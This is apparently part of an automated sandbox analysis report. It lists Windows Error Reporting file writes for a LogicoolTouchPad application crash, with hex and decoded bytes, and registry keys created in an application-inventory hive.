C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8136	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8140	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8144	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 36 00 2d 00 32 00 33 00 54 00 32 00 31 00 3a 00 31 00 36 00 3a 00 34 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-06-23T21:16 :48Z</CreationTime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8242	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8246	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8248	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8288	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	8292	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63\Report.wer	0	2	fd fd		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	169	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63\Report.wer	11934	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 36 00 37 00 30 00 38 00 34 00 35 00 38 00 35 00 37 00	MetadataHash=1670845857	success or wait	1	6F65497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{b1f3610c-af95-0410-3b40-91860ed55f4e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{b1f3610c-af95-0410-3b40-91860ed55f4e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{b1f3610c-af95-0410-3b40-91860ed55f4e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6543D1	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly